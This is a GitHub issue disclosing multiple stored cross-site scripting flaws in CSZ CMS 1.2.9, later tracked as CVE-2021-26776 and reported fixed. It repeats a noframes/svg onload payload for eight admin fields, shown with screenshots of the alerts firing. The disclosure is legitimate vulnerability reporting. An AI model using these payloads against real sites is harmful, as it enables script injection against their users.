Multiple Stored XSS Cross-Site Scripting on CSZ CMS 1.2.9 #29

Closed **Tadjmen** opened this issue on Feb 1, 2021 · 2 comments


Tadjmen commented on Feb 1, 2021 • edited

Multiple Stored XSS Cross-Site Scripting on CSZ CMS 1.2.9

Login with editor account with rights to Forms Builder, XML Plugin Widgets, Statistic for link, Banner Manager, Carousel Widget, Pages Content, Language, Plugin Manager.

```
Forms Builder
        - Add or edit Forms Builder:
        Forms Name: <noframes><p title="</noframes><svg/onload=alert(document.domain)>">
```

POC



localhost says

localhost

Successfully!


Forms Builder

Forms Name	Forms enctype	Forms Method	Save to DB Enable	Sendmail Enable	Sendmail to visitor	Captcha Enable	
		post	✓	✓	✗	✓	Edit Delete

Please use this tag for insert the forms into the content. Please see Forms Name
Tag: [?]{=forms:**forms_name**}[?]
Important Remark: Can use one form per page only!

```
XML Plugin Widgets
        - Add or edit Widgets:
        Widget Name: <noframes><p title="</noframes><svg/onload=alert(document.domain)>">
```

POC



localhost says

localhost


Successfully!

XML Plugin Widgets


XML Plugin Widgets

ID#	Widget Name	Widget XML URL	Show Limit	
~~4~~		~~http://localhost/CSZCMS-V1.2.9/admin/widget/addWidget~~	~~4~~	Edit Delete

Please use this tag for insert the plugin widget into the content. Please see Widget ID
Tag: [?]{=widget:**widget_ID**}[?]

```
Statistic for link
        - Add New Link:
        URL: <noframes><p title="</noframes><svg/onload=alert(document.domain)>">
```
```

POC


Member | CSZ CMS Starter
Backend System | CSZ CMS Starter
localhost/CSZCMS-V1.2.9/admin/linkstats
Backend System
123
Edit User
Search...
CSZ CMS Starter
Dashboard
Analytics
Private Message
Content Menu
Forms Builder
XML Plugin Widgets
Plugin Widgets
Statistic for link
Banner Manager
Carousel Widget
Pages Content
Navigation
File Upload
File Manager
General Menu
Plugin Manager
Brute Force Protection
Logout
View Site
123
OK
New Link
Search
View
Delete
Waiting for localhost...

localhost says

localhost

Successfully!

Statistic for link

Statistic for link

URL:

| ☐ Delete | URL | Click Count | Date/Time | |
|---|---|---|---|---|
| ☐ | URL Path: http://localhost/CSZCMS-V1.2.9/link/3#https://translate.google.com/?hl=vi | 0 | 2021-02-02 04:57:38 | View |

Total: 1 Records

```
Banner Manager
        - Add New Banner :
        Banner Name: <noframes><p title="</noframes><svg/onload=alert(1)>">
```
```

POC



localhost/CSZCMS-V1.2.9/admin/banner

localhost says

1

Successfully!

Banner Manager

Banner Manager


URL: Start Date: End Date:

□ Delete	ID#	Banner Image	Banner Name	Click Count	
□	4		(Banner Expired) Date Period: **2021-02-02** To **2021-02-03** Link: **http://localhost/CSZCMS-V1.2.9/admin/banner/new** Note:	0	Edit View

Please use this tag for insert the banner into the content. Please see Banner ID#
Tag: [?]{=banner:**banner_id**}[?]

```
Carousel Widget
        - Add new Carousel:
        Carousel Name: <noframes><p title="</noframes><svg/onload=alert('xss')>">
```

POC



localhost/CSZCMS-V1.2.9/admin/carousel

localhost says

xss

Successfully!

Carousel Widget

Carousel Widget


□ Delete	ID#	Carousel Name	Custom Template Active	
□	4		✖	Edit

Please use this tag for insert the carousel into the content. Please see Carousel ID#
Tag: [?]{=carousel:**carousel_id**}[?]

Total: 1 Records

```
Pages Content
        - Add or edit Pages Content:
        Pages Name: Abouts Us&lt;noframes&gt;&lt;p title=&quot;&lt;/noframes&gt;&lt;svg/onload=alert&amp;#40;document.domain&amp;#41;&gt;&quot;&gt;
```

POC



localhost says
localhost
OK

Successfully!

Pages Content

Pages Content + New Pages

Language: -- All --


ID#	View	Pages Name	Pages Title	Language	
1		Home (home)	CSZ Home		Edit Delete
2		Abouts Us (abouts-us)	CSZ-CMS About Us		Edit Delete
3		Contact Us (contact-us)	CSZ-CMS Contact us		Edit Delete

Total: 3 Records

is default. You can't delete this.

```
Language
        - Add new Language:
        Language Name: <noframes><p title="</noframes><svg/onload=alert('xss')>">
```

POC



localhost says
localhost
OK

Successfully!

Language

Language + New Language

⇅	ID#	Language Name	Language Code	Country	Country Code (Flag)	
↕	1	English	en	United Kingdom	gb	Edit Delete
						Edit Delete
↕	~~4~~		~~VN~~	~~VN~~	~~VN~~	


Save Cancel

Total: 2 Records

is system language. You can't delete this!
First language of list is default for frontend.

```
Plugin Manager
        - Add new Category(/admin/plugin/article/category):
        Category Name: <noframes><p title="</noframes><svg/onload=alert&#40;document.domain&#41;>">
```

POC



localhost says

localhost

OK

Successfully!

↓↑	ID#	Main Category	Category Name	Language	Date/Time
↕	4	✔			~~2021-02-02 06:13:44~~

Total: 1 Records

OS-WS commented on Apr 26, 2021

This issue was assigned with CVE-2021-26776
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-26776
was it ever addressed?

cskaza commented on Nov 10, 2021 • edited

Owner

Resolved done on next version.

cskaza closed this as completed on Nov 10, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants